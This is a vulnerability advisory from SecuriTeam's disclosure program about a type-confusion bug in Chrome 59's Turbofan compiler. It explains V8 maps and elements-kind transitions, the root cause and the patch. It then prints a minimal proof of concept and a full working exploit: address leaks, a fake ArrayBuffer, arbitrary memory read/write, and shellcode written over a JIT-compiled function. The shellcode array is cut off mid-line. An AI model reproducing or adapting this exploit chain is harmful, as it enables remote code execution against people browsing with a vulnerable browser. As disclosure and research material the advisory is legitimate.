SSD Advisory – Chrome Turbofan Remote Code Execution

blogs.securiteam.com/index.php/archives/3379

SSD / Maor Schwartz August 16, 2017

Vulnerability Summary
The following advisory describes a type confusion vulnerability that leads to remote code execution found in Chrome browser version 59.

Chrome browser is affected by a type confusion vulnerability. The vulnerability results from incorrect optimization by the turbofan compiler, which causes confusion between access to an object array and a value array, and therefore allows to access objects as if they were values by reading them as if they were values (thus receiving their in memory address) or vice-versa to write values into an object array and thus being able to fake objects completely.

Credit
An independent security researcher has reported this vulnerability to Beyond Security's SecuriTeam Secure Disclosure program


Vendor response
Google was informed of the vulnerability, and a ticket has been opened: https://bugs.chromium.org/p/chromium/issues/detail?id=746946, because the vulnerability stopped working in Chrome 60 – Google has no plan to address it as a security advisory/patch.

Vulnerability details

Background

Object maps

Every object has a map representing the object's structure (keys and types of values). Two objects of the same structure (but with different values) will have the same map. The most common representation of an object is as follows:



Where the map field (a pointer to a map) holds the objects map. The two fixed arrays hold extra named properties and numbered properties respectively. The numbered properties are commonly named "Elements".

Map transitions
When we add a new property to an object, the object's map is now invalid. A new map is created to fit the new structure, and a transition descriptor is added to the original map to show how to change it into the new map.

For example:

```
1  Var obj = {}; // Map M0 is created and assigned to the object
2  obj.x = 1; // Map M1 created, shows where to store the value x. A transition "x" is added to M0 with target M1.
3  obj.y=1; // Map M2 created, shows where to store the value y. A transition "y" is added to M1 with target M2.
```

These transitions can later be used by the compiler to re-optimize functions when an inline cache miss occurs.

Elements kind
The elements of an object are, as stated above, the values for numbered keys. These are stored in a regular array pointed to from the object. The object's map has a special bitfield called *ElementsKind*. This field describes whether the values in the elements array are *boxed*, *unboxed*, *contiguous*, *sparse*, etc. Maps that only differ by the elements kind are not connected by a transition.

V8 arrays
Arrays in v8 are typed, and can have either "boxed" or "unboxed" values. This basically determines whether the array only holds doubles (integers are also represented as doubles), and therefore can hold the values directly (usually called "fast" arrays), or the array also holds more complex values, in which case the values will in fact be pointers to objects.

A simplified representation of the two cases:

(The type of the array itself determines whether the values are boxed or unboxed).

So, if we have a fast array such as the left above and then we assign a complex object (such as an array) to one of the slots, the whole array is turned to a boxed one, and all existing values are changed to boxed ones as well.

V8 optimization
The V8 compiler first analyzes the javascript code to generate JIT compiled code with very loose assumptions on types using an inline cache.

The following explanations are taken from Google's V8 documentation:

"V8 compiles JavaScript source code directly into machine code when it is first executed. There are no intermediate byte codes, no interpreter. Property access is handled by inline cache code that may be patched with other machine instructions as V8 executes…."
"…V8 optimizes property access by predicting that this [the object's] class will also be used for all future objects accessed in the same section of code and uses the information in the class to patch the inline cache code to use the hidden class. If V8 has predicted correctly the property's value is assigned (or fetched) in a single operation. If the prediction is incorrect, V8 patches the code to remove the optimisation."

So the compiler will only compile code that works for specific types. If the next time this code section (or function) executes the type does not match the one compiled, an "inline cache miss" will occur, causing the compiler to recompile the code.

For example, assume we have a function *f* and two objects *o1* and *o2* as such:

```
1  f(arg_obj) {
2  return arg_obj.x;
3  }
4  var o1 = {"x":1, "y":2}
5  var o2 = {"x":1, "t":2}
```

Now if the function is first called with *o1*, the compiler will generate code like the following:

```
1  (ecx holds the argument)
2  cmp [ecx + <hidden class offset>], <cached o1 class>
3  jne <inline cache miss> - this will execute compiler code
4  mov eax, [ecx + <cached x offset>]
```

when the function is called again with *o2*, the cache miss occurs, and the function's JIT code will be changed by compiler code.

The vulnerability

Element kind transitions

When a cache miss occurs and the compiler wants to re-optimize function code, the compiler uses both saved transitions and generates needed *ElementsKindTransitions* (transitions to a map that only differs by elements kind) on the fly (using the function *Map::FindElementsKindTransitionedMap*). The reason these are done on the fly is because they only require to change the *ElementsKind* bit field, and not completely change the map.

Stable maps
Maps are marked stable when the code to access their elements is already optimized.

The vulnerability occurs when the optimization compiler decides that a function is used enough and is worth "Reducing" (trying to further optimize the code to, as it is called, reduce its size). The function *ReduceElementAccess* is called to reduce accesses to elements of an object. It in turn calls *ComputeElementAccessInfos*.

ComputeElementAccessInfos is also the function that searches for possible elements kind transitions that can help optimization.

The problem is if such a transition will be generated and used from a stable map. The reason this is problematic is since if such a transition is used, it will only effect the current function, and other functions that use the same stable map will not take the elements kind transition into consideration.

What happens is this: First, a function is reduced in a way that makes it change the elements kind of a stable map. Next, a second function is reduced in a way that simply stores / loads a property in the same stable map. Now, an object of that map is created. The first function is called with that object as the argument, and the elements kind is changed.


The second function is called, and the inline cache does not miss (since, remember, an elements kind transition is not a regular transition into a different map type that would cause the cache to miss).

Since the cache did not miss, the function stores/loads properties as if the object's elements were still unboxed, **so we get a read/write into an array of object pointers**.

However, this was actually already addressed in a previous commit (https://chromium.googlesource.com/v8/v8/+/2d856544e5e3cb8abf99a30749b4bfe39c29886a) – "Ensure source map is not stable if elements kind transitions are expected."

What the compiler does is the following – When a cache miss occurs on the function, the compiler checks if the miss can be rectified using an elements kind transition. This is done in *KeyedStoreIC::StoreElementPolymorphicHandlers* and *KeyedLoadIC::LoadElementPolymorphicHandlers*. The diff caused by the commit shows that if the source map for the transition is stable, it is set to unstable (meaning optimized code is decompiled), to make sure that the transition will affect all functions using the map.

So the first time a function call needs to change the map's Elements Kind, *StoreElementPolymorphicHandlers* calls *FindElementsKindTransitionedMap*, finds an elements kind transition, and makes sure to set the source map as unstable, thus assuring that code using the map will be deoptimized and future code will not be optimized on it, making sure elements kind will be handled appropriately.



So, how do we get an elements kind transition from a stable map despite of the above?

Just before we explain this we have to explain what a deprecated map is. A deprecated map is a map that all objects of that map have been changed to a different map. This map is set to be unstable, deoptimized, and is removed from the transition tree (the transition to it is removed, as well as any transitions from it).

Now, if we take a look at *ComputeElementAccessInfos* code, we can see that just before the call to *FindElementsKindTransitionedMap*, a call to *TryUpdate* is performed.

Tryupdate is a function that, upon receiving a deprecated map, attempts to find another map from the same "tree" (meaning coming from the same root map through the same transitions) that is not deprecated, and returns that if such a map exists.

The original source map for the elements kind transition, set to unstable in *LoadElementPolymorphicHandlers* has become deprecated. *TryUpdate* finds another map, and switches to that one. But this map was never used in optimizing this function, so it was never set to unstable, and we again get an elements kind transition from a stable map.

The source code actually has a debug check to make sure that a transition was not generated from a stable map (added at the same commit where maps are made unstable), but this obviously does not affect release versions:

```
for (Handle<Map> map : maps) {
  if (Map::TryUpdate(map).ToHandle(&map)) {
    Map* transition_target =
        map->FindElementsKindTransitionedMap(&possible_transition_targets);
    if (transition_target == nullptr) {
      receiver_maps.Add(map);
    } else {
      DCHECK(!map->is_stable());
      transitions.push_back(std::make_pair(map, handle(transition_target)));
    }
  }
}
```

Minimal Proof of Concept

```
1   <script>
2   // The function that will be optimized to change elements kind. Could be called the “evil” function.
3   function change_elements_kind(a){
4   a[0] = Array;
5   }
6   // The function that will be optimized to read values directly as unboxed (and will therefore read pointers as values). Could
7   also be called the “evil” function.
8   function read_as_unboxed(){
9      return evil[0];
10  }
11
12  // First, we want to make the function compile. Call it.
13  change_elements_kind({});
14
15  // Construct a new object. Let’s call it’s map M0.
16  map_manipulator = new Array(1.0,2.3);
17  // We add the property ‘x’. M0 will now have an ‘x’ transition to the new one, M1.
18  map_manipulator.x = 7;
19  // Call the function with this object. A version of the function for this M1 will be compiled.
20  change_elements_kind(map_manipulator);
21
22  // Change the object’s ‘x’ property type. The previous ‘x’ transition from M0 to M1 will be removed, and M1 will be
23  deprecated. A new map, M2, with a new ‘x’ transition from M0 is generated.
24  map_manipulator.x = {};
25
26
27
28  // Generate the object we’ll use for the vulnerability. Make sure it is of the M2 map.
29  evil = new Array(1.1,2.2);
30  evil.x = {};
31
32  x = new Array({});
33  // Optimize change_elements_kind.
34  // ReduceElementAccess will be called, and it will in turn call ComputeElementAccessInfos. In the code
35  // snippet below (same as before), we can see that the code runs through all the maps (Note: these are // maps that have
36  already been used in this function and compiled), and tries to update each of them.
37  // When reaching M1, TryUpdate will see that it’s deprecated and look for a suitable non-deprecated
38  // map, and will find M2, since it has the same properties. Therefore, an elements kind transition will be
39  // created from M2.
40  for(var i = 0;i<0x50000;i++){
41     change_elements_kind(x);
42  }
43
44  // Optimize read_as_unboxed. Evil is currently an instance of the M2 map, so the function will be
45  // optimized for that, and for fast element access (evil only holds unboxed numbered properties).
46  for(var i = 0;i<0x50000;i++){
47     read_as_unboxed();
48  }
49
50  // Trigger an elements kind change on evil. Since change_elements_kind was optimized with an
51  // elements kind transition, evil’s map will only be changed to reflect the new elements kind.
52  change_elements_kind(evil);
53
54  // Call read_as_unboxed. It’s still the same M2 so a cache miss does not occur, and the optimized
55  // version is executed. However, that version assumes that the values in the elements array are unboxed
56  // so the Array constructor pointer (stored at position 0 in change_elements_kind) will be returned as a
    // double.
    alert(read_as_unboxed());
    </script>
```

Patch

Very simple, an *is_stable()* check is added before the call to *FindElementsKindTransitionedMap*.

Full Proof of Concept

The following PoC will run calc when attacking a –no-sandbox chrome version 59.

1. The vulnerability is used to read the address of *arraybuffer.__proto__*.
2. We build a fake *ArrayBuffer* map (using the address of the arraybuffer proto needed in a map), and use the vulnerability to read the address of the fake map.
3. Using the address of the fake map, we can build a fake *ArrayBuffer* object with that map, and use the vulnerability again to get it’s address.
4. We use the vulnerability to write the pointer to our fake *ArrayBuffer* into a boxed elements array, allowing us to now access our fake *ArrayBuffer* regularly from JS code. At the same time, we can edit the fake *ArrayBuffer* to reflect different parts of usermode memory. So we now have full read/write access. We use the vulnerability one more time to read the address of a compiled function, and then use our R/W capabilities to override that with our shellcode, and eventually call the function to execute the shellcode.

```
1  <script>
2
3  var shellcode =
4  [0xe48348fc,0x00c0e8f0,0x51410000,0x51525041,0xd2314856,0x528b4865,0x528b4860,0x528b4818,0x728b4820,0xb70f4850,0x314d4a4a,0xc03148c9,0x7c613cac,0x412
5  var arraybuffer = new ArrayBuffer(20);
6  flag = 0;
7  function gc(){
8      for(var i=0;i<0x100000/0x10;i++){
9          new String;
10     }
11 }
12 function d2u(num1,num2){
13     d = new Uint32Array(2);
14     d[0] = num2;
15     d[1] = num1;
16     f = new Float64Array(d.buffer);
17     return f[0];
18 }
19 function u2d(num){
20     f = new Float64Array(1);
21     f[0] = num;
22     d = new Uint32Array(f.buffer);
23     return d[1] * 0x100000000 + d[0];
24 }
25 function change_to_float(intarr,floatarr){
26     var j = 0;
27     for(var i = 0;i < intarr.length;i = i+2){
28         var re = d2u(intarr[i+1],intarr[i]);
29         floatarr[j] = re;
30         j++;
31     }
32 }
33 function change_elements_kind_array(a){
34 a[0] = Array;
35 }
36 optimizer3 = new Array({});
37 optimizer3.x3 = {};
38 change_elements_kind_array(optimizer3);
39 map_manipulator3 = new Array(1.1,2.2);
40 map_manipulator3.x3 = 0x123;
41 change_elements_kind_array(map_manipulator3);
42
43 map_manipulator3.x3 = {};
44
45 evil3 = new Array(1.1,2.2);
46 evil3.x3 = {};
47 for(var i = 0;i<0x100000;i++){
48 change_elements_kind_array(optimizer3);
49 }
50
51 /******************************** step 1    read ArrayBuffer __proto__ address    ***************************************/
52 function change_elements_kind_parameter(a,obj){
53 arguments;
54 a[0] = obj;
55 }
56 optimizer4 = new Array({});
57 optimizer4.x4 = {};
58 change_elements_kind_parameter(optimizer4);
59 map_manipulator4 = new Array(1.1,2.2);
60 map_manipulator4.x4 = 0x123;
61 change_elements_kind_parameter(map_manipulator4);
62
63 map_manipulator4.x4 = {};
64
65 evil4 = new Array(1.1,2.2);
66 evil4.x4 = {};
67 for(var i = 0;i<0x100000;i++){
68 change_elements_kind_parameter(optimizer4,arraybuffer.__proto__);
69 }
70
71 function e4(){
72 return evil4[0];
73 }
74
75 for(var i = 0;i<0x100000;i++){
76 e4();
77 }
```

```
78
79  change_elements_kind_parameter(evil4,arraybuffer.__proto__);
80  ab_proto_addr = u2d(e4());
81
82  var nop = 0xdaba0000;
83  var ab_map_obj = [
84  nop,nop,
85  0x1f000008,0x000900c3,   //chrome 59
86  //0x0d00000a,0x000900c4,  //chrome 61
87  0x082003ff,0x0,
88  nop,nop,   // use ut32.prototype replace it
89  nop,nop,0x0,0x0
90  ]
91  ab_constructor_addr = ab_proto_addr - 0x70;
92  ab_map_obj[0x6] = ab_proto_addr & 0xffffffff;
93  ab_map_obj[0x7] = ab_proto_addr / 0x100000000;
94  ab_map_obj[0x8] = ab_constructor_addr & 0xffffffff;
95  ab_map_obj[0x9] = ab_constructor_addr / 0x100000000;
96  float_arr = [];
97
98  gc();
99  var ab_map_obj_float = [1.1,1.1,1.1,1.1,1.1,1.1];
100 change_to_float(ab_map_obj,ab_map_obj_float);
101
102 /******************************* step 2    read fake_ab_map_ address   ***************************************/
103
104 change_elements_kind_parameter(evil4,ab_map_obj_float);
105 ab_map_obj_addr = u2d(e4())+0x40;
106
107 var fake_ab = [
108 ab_map_obj_addr & 0xffffffff, ab_map_obj_addr / 0x100000000,
109 ab_map_obj_addr & 0xffffffff, ab_map_obj_addr / 0x100000000,
110 ab_map_obj_addr & 0xffffffff, ab_map_obj_addr / 0x100000000,
111 0x0,0x4000, /* buffer length */
112 0x12345678,0x123,/* buffer address */
113 0x4,0x0
114 ]
115 var fake_ab_float = [1.1,1.1,1.1,1.1,1.1,1.1];
116 change_to_float(fake_ab,fake_ab_float);
117
118 /******************************* step 3    read fake_ArrayBuffer_address   ***************************************/
119
120 change_elements_kind_parameter(evil4,fake_ab_float);
121 fake_ab_float_addr = u2d(e4())+0x40;
122
123 /******************************* step 4 fake a ArrayBuffer   ***************************************/
124
125 fake_ab_float_addr_f = d2u(fake_ab_float_addr / 0x100000000,fake_ab_float_addr & 0xffffffff).toString();
126
127 eval('function e3(){  evil3[1] = '+fake_ab_float_addr_f+';}')
128 for(var i = 0;i<0x6000;i++){
129 e3();
130 }
131 change_elements_kind_array(evil3);
132 e3();
133 fake_arraybuffer = evil3[1];
134 if(fake_arraybuffer instanceof ArrayBuffer == true){
135 }
136 fake_dv = new DataView(fake_arraybuffer,0,0x4000);
137
138 /******************************* step 5 Read a Function Address   ***************************************/
139
140 var func_body = "eval('');";
141
142 var function_to_shellcode = new Function("a",func_body);
143
144 change_elements_kind_parameter(evil4,function_to_shellcode);
145
146 shellcode_address_ref = u2d(e4()) + 0x38-1;
147 /**************************************  And now,we get arbitrary memory read write!!!!!!   ******************************************/
148 function Read32(addr){
149 fake_ab_float[4] = d2u(addr / 0x100000000,addr & 0xffffffff);
150 return fake_dv.getUint32(0,true);
151 }
152 function Write32(addr,value){
153 fake_ab_float[4] = d2u(addr / 0x100000000,addr & 0xffffffff);
154 alert("w");
```

```
155 fake_dv.setUint32(0,value,true);
156 }
157 shellcode_address = Read32(shellcode_address_ref) + Read32(shellcode_address_ref+0x4) * 0x100000000;;
158 var addr = shellcode_address;
159 fake_ab_float[4] = d2u(addr / 0x100000000,addr & 0xffffffff);
160 for(var i = 0; i < shellcode.length;i++){
161 var value = shellcode[i];
162 fake_dv.setUint32(i * 4,value,true);
163 }
164 alert("boom");
165 function_to_shellcode();
166
167
168 </script>
169
170
171
172
```